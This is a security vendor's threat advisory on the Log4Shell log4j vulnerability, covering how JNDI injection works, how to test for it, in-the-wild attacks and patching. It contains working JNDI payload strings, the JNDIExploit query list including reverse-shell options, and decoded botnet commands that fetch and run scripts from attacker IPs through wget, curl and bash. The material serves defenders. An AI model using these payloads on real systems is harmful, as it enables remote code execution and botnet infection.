Log4Shell: Critical log4j Vulnerability

CVE-2021-44228

December 12, 2021

On December 9, the Apache Foundation **released** log4j version 2.15.0 as an emergency update for a critical vulnerability in the log4j2 library. The vulnerability could allow a remote attacker to execute arbitrary code on a system with software using the log4j2 Java library to log information and messages.

Many software and online services based on Java leverage the log4j open source logging utility, experts estimate the vulnerability to affect millions of applications. It is important to note that not all software using Java is vulnerable. Moreover, not all software using log4j is vulnerable, only software enabling and leveraging log4j message lookup substitution. From log4j 2.15.0, message lookup substitution is disabled by default.

The vulnerability was initially reported through Minecraft gaming sites. The sites were warning that threat actors could execute malicious code on servers and clients running the Java version of Minecraft by manipulating log messages via well-crafted chat messages. The security community quickly realized that the root cause was deeper and it had a far wider impact than just Minecraft. On December 9, the vulnerability started tacking as **CVE-2021-44228** and coined as Log4Shell.

Later on December 9th, security firm Cyber Kendra reported a **Log4j RCE zero day being dropped on the internet**. While the log4j vulnerability was a new discovery, exploiting Java deserialization and Java Naming and Directory Interface (JNDI) injection through marshaling exploits was not. Given a good amount of documentation and tools to perform JNDI injection attacks lingering on the internet, it did not take long before in-the-wild scanning and exploit activity was detected.

Radware web application security solutions - AppWall and Cloud WAF Service – detect and block Log4Shell activity from day one as Server Side Request Forgeries. Between December 9, 6pm UTC and December 12, 12pm UTC, several thousands of attempts were detected.




Figure 1: Cloud WAF Blocked Exploits (per hour)

Background

The Log4Shell vulnerability is a JNDI injection exploit. The JNDI API provides discovery and lookup of resources by name and returns the result in the form of serialized Java objects. JNDI provides a Service Provider Interface (SPI) for flexible implementation of the backend naming and directory service protocols. To select the service provider, JNDI follows a URI format allowing provider and name to be specified during the request.




*Figure 2: JNDI API and Service Provider Interface (SPI) [source: **Oracle**]*

When message lookup substitution is enabled, Log4j can be instructed to perform a JNDI lookup by an attacker who can control log messages or log message parameters. Both LDAP and RMI JNDI service implementations return a serialized Java object that can lead to a Java deserialization attack. There is also a JNDI reference mechanism that allows the indirect construction of Java objects through factories such as Apache XBean BeanFactory.


JNDI injection attacks are nothing new and while RMI had support for remote codebases disabled since Java 8u121 by defaulting *com.sun.jndi.rmi.object.trustURLCodebase* to *false*. LDAP remote codebase was still allowed until JDK versions 6u211, 7u201, 8u191, and 11.0.1. In these more recent versions, the *com.sun.jndi.ldap.object.trustURLCodebase* is set to *false* by default to prevent JNDI from loading remote code through LDAP. JNDI lookups can also be disabled in log4j releases 2.1.0 and later by setting the system property *log4j2.formatMsgNoLookups* to *true*.

Exploiting Log4Shell

Exploiting the Remote Command Execution (RCE) is not as seamless compared to many known RCE that allow shell code to be injected directly into HTTP requests. An attacker will need to trigger log4j to query a remote service, which in turn will need to return the location of a malicious Java object that will result in command execution upon deserialization.

Imagine a web application using log4j to log submitted requests and header fields. An attacker could leverage the web application and log4j vulnerability to perform a JNDI injection attack. In step (1) in Figure 3, an attacker forges an HTTP GET request with encoded JNDI LDAP '${jndi:ldap://attacker.org:389/exploit}' as a query parameter 'q', as 'user-agent' and as 'referer' HTTP header fields. The most apparent candidates for logging in web applications are URL encoded parameters, HTTP header fields and form fields. Form fields are application and page dependent, which means that random scan and exploit activity will mostly be leveraging generic HTTP parameters and frequently logged header fields such as 'User-Agent' and 'Referer'.

In (2), the web server passes the parameters and header variables to the application. In (3), the application uses for example the log4j info() call to log, for example, the User-Agent header field. Log4j receives the message and evaluates the JNDI expression 'jndi:ldap://attacker.org:389/exploit' resulting in a LDAP query for 'dn=exploit' to server 'attacker.org' in step (4).



```
GET /a?q=%24%7Bjndi%3Aldap%3A%2F%2Fatta${lower:c}ker.org%3A389%2Fexploit%7D HTTP/1.1
Host: www.victim.com
User-Agent: root@${jndi:ldap://attacker.org:389/exploit}
Referer: ${jndi:ldap://attacker.org:389/exploit}
```

```
q = ${jndi:ldap://atta${lower:c}ker.org :389/exploit}
user_agent = root@${jndi:ldap://attacker.org:389/exploit}
referer = ${jndi:ldap://attacker.org:389/exploit}
```

```
user_agent = root@${jndi:ldap://attacker.org:389/exploit}
```

```
DN: exploit
 javaClassName: foo
 javaCodeBase: http://attacker.org:9999/
 objectClass: javaNamingReference
 javaFactory: ExploitWHptDegcqr
```

```
[app-user@server ~]$ command
```


Figure 3: Remote command exection attack leveraging Log4Shell vulnerability [source: Radware]

The LDAP server, owned by the attacker, on host ‘attacker.org’, will receive the request and in step (5) responds with the object location that contains the result of the lookup. In (6) log4j requests the remote object from the web service on attacker.org, which responds in step (7) with a serialized Java object payload. The payload leverages a Java object deserialization vulnerability which in step (9) will result in the execution of the remote command in user context of the web application.

Exploit Tools Readily Available

To weaponize the Log4Shell vulnerability, an attacker needs to craft a request to an application that uses a vulnerably log4j release for logging and needs an LDAP server as well as a web service that can generate payloads that result in a Java object deserialization exploit. Unfortunately, deserialization exploits and JNDI injection are not new and several public exploit frameworks are available.

JNDIExploit, published by Feihong on Github 13 months ago, must be one of the easiest to leverage exploit tools available. It provides support for LDAP injection, has a large variety of different payload types including, but not limited to, ‘command’, ‘base64_encoded_command’ and ‘ReverseShell’. The Github **repository** provides instructions and a Java binary (jar) that is able to serve LDAP requests, provides an HTTP server to serve the malicious Java object, as well as the payloads leveraging marshaling exploits documented by Moritz Bechler in his **paper** ‘Java Unmarshaller Security - Turning your data into code execution.’



```
Supported LADP Queries
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.
    ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
    ldap://127.0.0.1:1389/Basic/Command/[cmd]
    ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Basic/TomcatEcho
    ldap://127.0.0.1:1389/Basic/SpringEcho
    ldap://127.0.0.1:1389/Basic/WeblogicEcho
    ldap://127.0.0.1:1389/Basic/TomcatMemshell1
    ldap://127.0.0.1:1389/Basic/TomcatMemshell2  ---need extra header [Shell: true]
    ldap://127.0.0.1:1389/Basic/JettyMemshell
    ldap://127.0.0.1:1389/Basic/WeblogicMemshell1
    ldap://127.0.0.1:1389/Basic/WeblogicMemshell2
    ldap://127.0.0.1:1389/Basic/JBossMemshell
    ldap://127.0.0.1:1389/Basic/WebsphereMemshell
    ldap://127.0.0.1:1389/Basic/SpringMemshell
```

*Figure 4: JNDIExploit Supported LDAP Queries [source: **github**]*

Testing and Scanning For Vulnerable Services and Applications

One way to test if an application is vulnerable to JNDI injection through log4j is by leveraging the DNS JNDI service provider. Injecting a message with '${jndi:dns:<hostname>} would result in a DNS request originating from the application server to resolve <hostname>. To detect hostname resolution you can either use your own server if you own the authoritative server for the domain or leverage a service such as **DNSlog.cn**. DNSlog.cn allows anyone to get a random subdomain under 'dbslog.cn'. The website allows you to monitor any resolution requests for the random subdomain you generated.

Testing through hostname resolution also works for LDAP, RMI or any of JNDI Service Providers that are available and enabled in log4j:

```
${jndi:ldap://<token>.dnslog.cn}
${jndi:rmi://<token>.dnslog.cn}
```

A similar, more flexible service, is provided by Thinkst Canary through **Canarytokens.com**. Canarytokens allows you to set a tripwire token and the service will notify you through email or a webhook whenever someone trips on your wire (token). Canarytokens.com provides tokens for alerting whenever a URL is visited or a hostname is resolved. You can also generate Canarytokens to get alerts whenever a Word, Excel or PDF document was opened.

Another option we observed in the attack events is the use of the Burp Collaborator service. Burp Suite is a well known suite of web application security testing tools and one of the most widely used web aplpication vulnerability scanner. The Burp Collaborator service allows detection of DNS lookups, HTTP and HTTPS urls and SMTP/SMTPS for emails.

In Radware's Cloud WAF Service, we observed, for example, a blocked exploit attempt that contained several exploits in different potentially vulnerable fields and parameters, each tagged with their own token to trigger the corresponding events whenever a vulnerable application is discovered.

```
Referer:  http://${jndi:ldap://Referer.x.y.<token>.burpcollaborator.net/a.bc}/ref
User-Agent: Mozila/… root@${jndi:ldap://User-Agent.x.y.<token>.burpcollaborator.net/a.bc}
```

Another, more intrusive way, of testing if an application or service is vulnerable is by perfoming the exploit and running a remote command. Some of the observed attacks in our Cloud WAF service leverage the aforementioned JNDIExploit tool in combination with Burp Collaborator:

```
${jndi:ldap://xx.xx.xx.xx:1389/Basic/Command/Base64/Y3VybCBodH...Rvci5uZXQv}
```

With the Base64 decoded command:

```
curl http://x.y.<token>.burpcollaborator.net/
```

Malicious Activity

Below is an exploit used by a Mirai-based DDoS botnet in an attempt to infect vulnerable hosts and leverage them for DDoS attacks.

```
${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y
2htb2QgK3ggbGguc2g7Li9saC5zaA==}
```

With Base64 decoded command:

```
wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh
```

Contents of lh.sh shell script:

```
wget http://62.210.130.250/web/admin/x86;chmod +x x86;./x86 x86;
wget http://62.210.130.250/web/admin/x86_g;chmod +x x86_g;./x86_g x86_g;
wget http://62.210.130.250/web/admin/x86_64;chmod +x x86_64;./x86_g x86_64;
```

Bot Binaries

- x86:   776c341504769aa67af7efc5acc66c338dab5684a8579134d3f23165c7abcc00
- x86_g: 8052f5cc4dfa9a8b4f67280a746acbc099319b9391e3b495a27d08fb5f08db81
- x86_64: 2b794cc70cb33c9b3ae7384157ecb78b54aaddc72f4f9cf90b4a4ce4e6cf8984

DDoS Attack Vectors

- attack_ack
- attack_stomp
- attack_syn
- attack_greip
- attack_udp

Command and Control DNS Host

- nazi.uy

Command and Control Server and TCP Port

- 195.133.40.15:25565

Below are two exploit examples that were also detected and reported by other researchers:

```
${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xN
zIuMTA1LjI1NC42MTo4MDgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE3Mi4xMDUuMjU0LjYxOjgwODApfG
Jhc2g==}
```

Base64 decoded command:

```
(curl -s 45.155.205.233:5874/172.105.254.61:8080||wget -q -O-
45.155.205.233:5874/172.105.254.61:8080)|bash
```

And

```
${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xN
zIuMTA1LjI1NC42MTo4MHx8d2dldCAtcSAtTy0gNDUuMTU1LjIwNS4yMzM6NTg3NC8xNzIuMTA1LjI1NC42MTo4MCl8YmFzaA
==}
```

With Base64 decoded command:

```
(curl -s 45.155.205.233:5874/172.105.254.61:80||wget -q -O-
45.155.205.233:5874/172.105.254.61:80)|bash
```

Reason For Concern

Apache Foundation's log4j is a widely used Java library leveraged by many web application frameworks, web applications, Java applications and online services. Millions of applications and services might be impacted by the Log4Shell vulnerability.

While the log4j vulnerability is easy to exploit, performing remote command execution is a more involved process and harder to achieve. Unfortunately, JNDI injection and Java deserialization exploits have been available in the public way before the log4j vulnerability was discovered and this has lead to readily available, working tools that could be leveraged by malicious actors to remotely execute commands.

For now we have only observed DDoS botnets, but crypto-locking and crypto-mining malware can be just as easily delivered through these exploits.

Mitigation

Radware web application security solutions, Radware AppWall and Cloud WAF Services, detected and blocked Log4Shell exploit attacks through web application parameters and HTTP header fields, from day one, as Server Side Request Forgeries.

Radware product guidance for protecting against log4j CVE-2021-44228 exploits and Radware product impact information is tracked through this **Security Advisory**.

PATCHING LOG4J

1. Updating to the latest release of log4j is most obvious, but not always possible. Applications and development frameworks such as Apache Struts2, Apache Solr, Apache Druid, Apache Flink, ElasticSearch, Apache Kafka and many others need to be updated by the community or the vendor.
2. In version 2.10.0 of log4j the 'formatMsgNoLookups' was added. Setting 'formatMsgNoLookups=true' is a good solution for versions between 2.10.0 and 2.15.0. Starting version 2.15.0, the default value of formatMsgNoLookups is set to true.

EFFECTIVE WEB APPLICATION SECURITY ESSENTIALS

- **Full OWASP Top-10** coverage against defacements, injections, etc.
- **Low false positive rate** using negative and positive security models for maximum accuracy
- **Auto-policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources
- **Flexible deployment options** - on-premise, out-of-path, virtual or cloud-based

LEARN MORE AT THE SECURITY RESEARCH CENTER

To know more about today's attack vector landscape, understand the business impact of cyberattacks or learn more about emerging attack types and tools visit Radware's Security Research Center. It is the ultimate resource for everything security professionals need to know about DDoS attacks and cybersecurity.

ABOUT RADWARE

Radware® (NASDAQ: RDWR) is a global leader of cybersecurity and application delivery solutions for physical, cloud and software-defined data centers. Its award-winning solutions portfolio secures the digital experience by providing infrastructure, application and corporate IT protection and availability services to enterprises globally. Radware's solutions empower more than 12,500 enterprise and carrier customers worldwide to adapt quickly to market challenges, maintain business continuity and achieve maximum productivity while keeping costs down. For more information, please visit www.radware.com.

Radware encourages you to join our community and follow us on: Radware Blog, LinkedIn, Facebook, Twitter, SlideShare, YouTube, Radware Connect app for iPhone® and our Security Research Center that provides a